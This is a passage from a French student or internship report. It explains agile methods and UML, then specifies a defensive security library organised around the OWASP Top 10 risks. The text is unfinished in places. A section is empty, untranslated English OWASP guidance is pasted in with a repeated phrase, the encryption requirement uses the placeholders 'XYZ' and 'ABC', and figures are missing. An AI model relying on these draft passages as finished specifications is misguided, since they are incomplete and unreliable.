À l'opposé des approches traditionnelles, Les méthodes agiles utilisent un principe de développement itératif qui consiste à découper le projet en plusieurs étapes qu'on appelle « itérations ». Ces itérations ne sont rien d'autre que des mini-projets définis avec le client en détaillant les différentes fonctionnalités qui seront développées en fonction de leur priorité. Au lieu de consacrer beaucoup de temps à la planification, en essayant de tout prévoir, il suffit de se fixer un objectif plus modeste, réalisable dans un délai relativement court, et de planifier la suite des choses en fonction des résultats observés. L'agilité peut également dans ce cas améliorer les résultats déjà obtenus et faciliter la résolution de bon nombre des difficultés vécues. Elle va amener les personnes impliquées à :

- Mieux collaborer, prendre du recul sur l'application en priorisant les actions ;
- Donner plus de visibilité aux clients et utilisateurs ;
- Éliminer « l'effet tunnel » en le remplaçant par des itérations courtes et maîtrisées.

Il existe de nombreuses méthodes Agiles. Parmi celles-ci, nous avons entre autres XP (Extreme Programming), Scrum, RAD (Rapid Application Development), PUMA, etc.

## **6.4 Choix d'une méthodologie de développement**

## 6.5 Intérêt d'une modélisation

Un modèle est une représentation abstraite et simplifiée d'une entité du monde réel en vue de le décrire, de l'expliquer ou de le prévoir. Modéliser, c'est décrire de manière visuelle et graphique les besoins et les solutions fonctionnelles et techniques d'un projet.

Concrètement, un modèle permet de réduire la complexité d'un phénomène ou d'une entité en éliminant les détails qui n'influencent pas son comportement de manière significative. Il reflète ce que le concepteur croit important pour la compréhension et la prédiction du phénomène modélisé. Les limites du phénomène modélisé dépendent des objectifs du modèle.

Modéliser un système avant sa réalisation permet de mieux comprendre le fonctionnement du système. C'est également un bon moyen de maîtriser sa complexité et d'assurer sa cohérence. Un modèle est un langage commun, précis, qui est connu par tous les membres de l'équipe et il est donc, à ce titre, un vecteur privilégié pour communiquer. Cette communication est essentielle pour aboutir à une compréhension commune et précise d'un système par ses différentes parties prenantes.

## 6.6 Présentation d'UML

UML est l'acronyme de « Unified Modeling Language » qu'on peut traduire par « langage de modélisation unifié ». Il s'agit d'un langage de modélisation graphique et textuel, un outil de modélisation constitué d'un ensemble de schémas, appelés diagrammes UML, qui donnent chacun une vision différente du projet à traiter. En effet, un document texte décrivant de façon précise un système contiendrait plusieurs pages. En général, peu de personnes ont envie de lire ce genre de document. De plus, un long texte de plusieurs pages est source d'interprétations et d'incompréhension. UML nous aide à faire cette description de façon graphique et devient alors un excellent moyen pour « visualiser » le futur système.

UML utilise l'approche objet qui a déjà fait ses preuves. Il permet de faire une abstraction des technologies objet en permettant d'exprimer et d'élaborer des modèles objet, indépendamment de tout langage de programmation. L'aspect formel de sa notation, limite les ambiguïtés et les incompréhensions.

Son indépendance par rapport aux langages de programmation, aux domaines d'application et aux processus, en fait un langage universel. En effet, le processus de collecte et d'analyse des exigences d'une application et de leur intégration dans la conception d'un programme, est complexe et il existe actuellement nombre de méthodologies qui définissent des procédures formelles spécifiant la démarche à suivre. Une des caractéristiques d'UML est qu'il est indépendant de toute méthodologie. Quelle que soit la méthodologie de développement utilisée dans un projet, on peut utiliser UML pour la modélisation du système. Il a été pensé pour servir de support à une analyse des concepts objet. C'est un langage formel, défini par un méta-modèle.

UML est aussi un support de communication performant, qui facilite la compréhension de systèmes aussi complexes qu'ils soient.

UML est le résultat de la fusion de trois méthodes orientées objet Booch, OMT (Object Modeling Technique) et OOSE (Object Oriented Software Engineering) conçues respectivement par Grady Booch, James Rumbaugh et Ivar Jacobson. UML a démarré avec la version 0.8 intégrant les

méthodes BOOCH 93 et O.M.T. Par la suite ce fut l'avènement de la version 0.9 ayant intégré la méthode OOSE. La version 1.0, proposé à l'O.M.G en 1996, fut finalement standardisée en 1997 sous la version 1.1 . Depuis, il y a eu plusieurs révisions du standard. Les dernières améliorations étant conséquentes, UML est passé à une nouvelle version : UML 2.0 (ou UML 2), abrégé souvent en U2. En 2005, l'Organisation internationale de normalisation (ISO) a également publié UML en tant que norme ISO approuvée. Actuellement, UML en est à sa version 2.5.

## 6.7 Diagrammes UML

UML propose 14 diagrammes qui sont dépendants hiérarchiquement et se complètent, de façon à permettre la modélisation d'un projet tout au long de son cycle de vie. Un diagramme UML est une représentation graphique, qui s'intéresse à un aspect précis du modèle. C'est une perspective du modèle. Ces diagrammes sont répartis en 3 grands groupes :

>Diagrammes structurels ou statiques qui s'intéressent la structure interne du système :

- o Diagramme de classes : il représente les classes intervenant dans le système et les associations, agrégations, généralisation, interfaces, etc ;
- o Diagramme d'objets : il sert à représenter les instances de classes (objets) utilisées dans le système ;
- o Diagramme de composants : il permet de montrer les composants du système d'un point de vue physique ;
- o Diagramme de déploiement : il sert à représenter les éléments matériels et la manière dont les composants du système sont répartis sur ces éléments matériels et interagissent entre eux ;
- o Diagramme de paquetages : il sert à représenter les dépendances entre paquetages, c'est-à-dire les dépendances entre ensembles de définitions ;
- o Diagramme de structure composite : il montre l'organisation interne d'un élément statique complexe ;
- o Diagramme de profils : il permet de spécialiser, de personnaliser pour un domaine particulier un méta-modèle de référence d'UML ;

>Diagrammes comportementaux qui s'intéressent aux interactions du système, avec lui même et avec d'autres entités :

- o Diagramme des cas d'utilisation : il représente la structure des grandes fonctionnalités nécessaires aux utilisateurs du système ;
- o Diagramme d'états-transitions : il représente la façon dont évoluent les objets appartenant à une même classe ;
- o Diagramme d'activités : le diagramme d'activités n'est autre que la représentation du processus tel qu'il a été élaboré lors du travail qui a préparé la modélisation : il montre l'enchaînement des activités qui concourent au processus ;

>Diagrammes d'interaction ou dynamiques :

- o Diagramme de séquence : il permet de décrire séquentiellement les différents scénarios d'utilisation du système ;
- o Diagramme de communication : c'est la représentation simplifiée d'un diagramme de séquence se concentrant sur les échanges de messages entre les objets ;
- o Diagramme global d'interaction : permet de donner une vue d'ensemble des interactions du

système. Il est réalisé avec le même graphisme que le diagramme d'activités. ;

o Diagramme de temps : il permet de décrire les variations d'un objet au cours du temps.

La figure 6.1 une vue globale et hiérarchique des quatorze diagrammes UML.




FIGURE 6.1 – Vue globale et hiérarchique des diagrammes UML

Ces diagrammes, d'une utilité variable selon les cas, ne sont pas nécessairement tous produits à l'occasion d'une modélisation. Nous utiliserons au besoin certains de ces diagrammes pour illustrer les aspects de notre solution.

## SPÉCIFICATIONS ET ANALYSE DES BESOINS

Nous nous sommes intéressés au Top 10 d'Owasp qui nous a servi de cahiers de charge pour notre recueil de besoins. Les spécifications ont été faites sur la base de ce document. La version originale du document est disponible en annexe.

Le Top 10 Owasp, en recensant les dix risques de sécurité les plus critiques des applications Web, les explique et donne pour chacune de celles-ci, un ensemble de directives de codage à mettre en œuvre pour se protéger de ces risques de sécurité. Cependant, le document original n'est pas assez parlant pour bon nombre de personnes et le fait qu'il soit rédigé en anglais est un obstacle pour d'autres. Nous avons tenté d'expliquer chaque point du Top 10 afin de les faire connaître aux développeurs. Cela a fait l'objet d'un document distribué aux développeurs et affiché dans les locaux de HubSo. De même, nous avons, pour chaque risque, recensé les pratiques à mettre en œuvre pour s'en prémunir. Celles-ci feront l'objet des spécifications et de l'analyse.

### 7.1 Spécifications

#### 7.1.1 Spécifications fonctionnelles

Les spécifications fonctionnelles décrivent les processus métier dans lesquels notre système devra intervenir, les tâches prises en charge par le système. Dans notre cas, il s'agira des tâches préconisées par le Top 10 pour chacun des risques de sécurité.

##### 7.1.1.1 Les Acteurs

Un acteur représente un rôle joué par une entité externe (utilisateur humain, dispositif matériel ou autre système) qui interagit directement avec le système étudié.

Notre système est principalement en interaction avec les autres applications utilisant les différentes fonctionnalités mises à disposition par celui-ci.

##### 7.1.1.2 Les fonctionnalités générales

Notre système met à la disposition des applications qui l'utilisent un ensemble de fonctionnalités leur permettant de gérer les différentes risques de sécurité énoncées par le Top 10. Il s'agit d'une bibliothèque de sécurité. Ces fonctionnalités, sont dans un premier regroupées en modules, chaque module correspondant à la gestion d'un risque.

**► Gestion des injections**

Ce module regroupe les fonctions de sécurité permettant de se protéger des injections. Pour prévenir les injections, les fonctions de sécurités suivantes doivent être mises à disposition par le système :

- la validation des entrées ;
- la récupération de données de manière sécurisée ;
- l'encodage des données ;
- le paramétrage de requêtes vers les systèmes de gestion de base de données ;
- le cryptage de données avec un algorithme fort.

**► Gestion des violations de Gestion d'Authentification**

Ce module regroupe les fonctions de sécurité permettant de se protéger des violations de gestion d'authentification. Pour prévenir la violation de gestion d'authentification, les fonctions de sécurités suivantes doivent être disponibles dans notre système :

- l'authentification ;
- la déconnexion ;
- la vérification de la force d'un mot de passe ;
- la génération aléatoire de données : il s'agit de générer aléatoirement avec un algorithme non prévisibles des données aléatoires numériques et alphanumériques ;
- la journalisation des événements de connexion (logging) ;
- le cryptage de données avec un algorithme fort.

**► Gestion des expositions de données sensibles**

Ce module regroupe les fonctions de sécurité permettant d'éviter l'exposition de données sensibles. Pour ce faire, les fonctions de sécurités suivantes doivent être disponibles dans notre système :

- le hachage fort de mots de passe avec un sel <sup>1</sup> ;
- l'ajout d'entêtes HTTP (Entête Cache essentiellement) ;
- la vérification de l'utilisation d'un canal sécurisé HTTPS ;
- l'authentification des requêtes HTTP en Digest <sup>2</sup> ;
- le cryptage de données avec un algorithme fort.

**► Gestion des attaques sur les entités XML externes**

Ce module regroupe les fonctions de sécurité permettant de se protéger des attaques sur les entités XML externes. Il contient les fonctions de sécurités :

- l'encodage de données en HTML ;
- la validation des entrées.

**► Gestion des violations de contrôle d'accès**

Ce module regroupe les fonctions de sécurité permettant de se protéger des violations de contrôle d'accès. Pour prévenir les violations de contrôle d'accès, les fonctions de sécurités suivantes doivent être mises à disposition par le système :

---

1. donnée ajoutée au mot de passe avant hachage  
2. Explication Digest



- la vérification des autorisations sur les ressources (autorisations sur les fichiers, urls, fonctions);
- la vérification des rôles des utilisateurs;
- l'authentification;
- la déconnexion;
- la journalisation des accès aux ressources et événements de connexion.

#### ► Gestion des mauvaises configurations de sécurité

Ce module regroupe les fonctions de sécurité permettant d'éviter les problèmes de sécurité découlant des mauvaises configurations de sécurité. On a principalement :

- le paramétrage des entêtes HTTP : il s'agit de toutes les entêtes HTTP relatives à la sécurité (Entêtes HSTS, X-Frame-Options, X-XSS-Protection, X-Content-Type-Options, CSP, X-Permitted-Cross-Domain-Policies entre autres).

#### ► Gestion des cross-site scripting (XSS)

Ce module regroupe un ensemble de fonctions de sécurité permettant de se protéger des attaques XSS. Il s'agit de :

- la validation des entrées;
- la sanitization des entrées;
- l'encodage des sorties selon le contexte de sortie (HTML, CSS, JavaScript)<sup>3</sup>;
- l'ajout d'entêtes HTTP (CSP principalement).

#### ► Gestion des désérialisations non sécurisée

Ce module regroupe les fonctions de sécurité permettant d'éviter les problèmes de sécurité découlant des désérialisations non sécurisées. On a principalement :

- la signature d'un message ; - la vérification de signatures.

#### ► Gestion de l'utilisation de composants vulnérables

Ce module regroupe les fonctions de sécurité relatives à l'utilisation de composants vulnérables. Il regroupe les fonctionnalités suivantes :

- la détection de composants vulnérables;
- la notification de nouvelle version d'un composant.

#### ► Gestion de la journalisation et de la surveillance insuffisante

Ce module regroupe les fonctions de sécurité relatives à la journalisation et à la surveillance. Il s'agit de journaliser afin d'avoir une trace de ce qui se passe dans le système mais aussi surveiller afin d'être réactif par rapport aux événements du système. Les fonctionnalités sont les suivantes :

- la journalisation des événements.

---

3. Toute donnée devant être ajoutée au code source

### 7.1.2 Spécifications non fonctionnelles

Les besoins non fonctionnelles ou exigences techniques portent sur les différents points suivants : - le pinning de certificats ;

- l'utilisation de protocoles sécurisés ;

- The preferred option is to use a safe API, which avoids the The preferred option is to use a safe API, which avoids use of the interpreter entirely or provides a parameterized interface or migrate to use Object Relational Mapping Tools (ORMs).

- Do not ship or deploy with any default credentials, particularly for admin users.

- Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.

- établir une politique de mots de passe ;

- A repeatable hardening process that makes it fast and easy to deploy another environment that is properly locked down. Development, QA, and production environments should all be configured identically, with different credentials used in each environment. This process should be automated to minimize the effort required to setup a new secure environment ; - A minimal platform without any unnecessary features, components, documentation, and samples. - Remove or do not install unused features and frameworks. - A task to review and update the configurations appropriate to all security notes, updates and patches as part of the patch management process (see A9 :2017-Using Components with Known Vulnerabilities). In particular, review cloud storage permissions (e.g. S3 bucket permissions).

- A segmented application architecture that provides effective, secure separation between components or tenants, with segmentation, containerization, or cloud security groups (ACLs). - Sending security directives to clients, e.g. Security Headers. - An automated process to verify the effectiveness of the configurations and settings in all environments.

- portabilité

- compatibilité

- formation

- efficacité : efficacité en temps, efficacité en ressources

- facilité d'intégration

- Toute information confidentielle fournie par les clients via l'Internet sera cryptée avec le système XYZ ou par l'algorithme, la méthode....ABC..

- Tous les logiciels du côté client vont être téléchargés et installés à partir du navigateur, sans que le poste du client ne soit redémarré ou configuré manuellement

- Le comportement du programme doit être paramétrable par des fichiers texte de configuration

- autres besoins non fonctionnels spécifiés par les autres points ;

## 7.2 Analyse

Après avoir défini les acteurs et énuméré les fonctionnalités générales du système, nous passons à la phase d'analyse. Nous utiliserons les diagrammes de cas d'utilisation pour mieux représenter ce qui est attendu du système. Pour certains cas d'utilisation, une description textuelle

sera faite. Nous utiliserons aussi des diagrammes d'activité pour illustrer le séquençement des actions par rapport à certains cas d'utilisation.

Pour des besoins de concision, chaque point du Top 10 sera considéré comme un package et comportera les fonctionnalités définies plus tôt. Ces packages sont les suivants :

- package gestion des injections
- package gestion des violations de Gestion d'Authentification
- package gestion des expositions de données sensibles
- package gestion des attaques sur les entités XML externes
- package gestion des violations de contrôle d'accès
- package gestion des cross-site scripting (XSS)
- package gestion de l'utilisation de composants vulnérables
- package gestion de la journalisation et de la surveillance insuffisante

La figure 7.1 ci-dessous représente ces différents packages.




FIGURE 7.1 – Diagramme de packages du système

## 7.2.1 Package Gestion des injections

### 7.2.1.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des injections" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques d'injection.




FIGURE 7.2 – Diagramme de cas d'utilisation du package "Gestion des injections"

## 7.2.2 Package Gestion des violations de gestion d'authentification

### 7.2.2.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des violations de gestion d'authentification" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques de violations de gestion d'authentification.




FIGURE 7.3 – Diagramme de cas d'utilisation du package "Gestion des violations de gestion d'authentification"

## 7.2.3 Package Gestion des expositions de données sensibles

### 7.2.3.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des expositions de données sensibles" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques d'exposition de données sensibles.




FIGURE 7.4 – Diagramme de cas d'utilisation du package "Gestion des expositions de données sensibles"

## 7.2.4 Package Gestion des attaques sur les entités XML externes

### 7.2.4.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des attaques sur les entités XML externes" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques découlant des attaques sur les entités XML externes.



FIGURE 7.5 – Diagramme de cas d'utilisation du package "Gestion des attaques sur les entités XML externes"

## 7.2.5 Package Gestion des violations de contrôle d'accès

### 7.2.5.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des violations de contrôle d'accès" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques découlant des violations de contrôle d'accès.




FIGURE 7.6 – Diagramme de cas d'utilisation du package "Gestion des violations de contrôle d'accès"

## 7.2.6 Package Gestion des mauvaises configurations de sécurité

### 7.2.6.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des mauvaises configurations de sécurité" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques de mauvaises configurations de sécurité.




FIGURE 7.7 – Diagramme de cas d'utilisation du package "Gestion des mauvaises configurations de sécurité"

## 7.2.7 Package Gestion des XSS

### 7.2.7.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des XSS" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les attaques XSS.




FIGURE 7.8 – Diagramme de cas d'utilisation du package "Gestion des XSS"

## 7.2.8 Package Gestion des désérialisations non sécurisées

### 7.2.8.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des désérialisations non sécurisées" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques de désérialisations non sécurisées.




FIGURE 7.9 – Diagramme de cas d'utilisation du package "Gestion des désérialisations non sécurisées"



## 7.2.9 Package Gestion des utilisations de composants vulnérables

### 7.2.9.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des utilisations de composants vulnérables" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques découlant de l'utilisation de composants vulnérables.




FIGURE 7.10 – Diagramme de cas d'utilisation du package "Gestion des utilisations de composants vulnérables"

## 7.2.10 Package Gestion de la journalisation et de la surveillance insuffisantes

### 7.2.10.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion de la journalisation et de la surveillance insuffisantes" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques de journalisation et de surveillance insuffisantes.

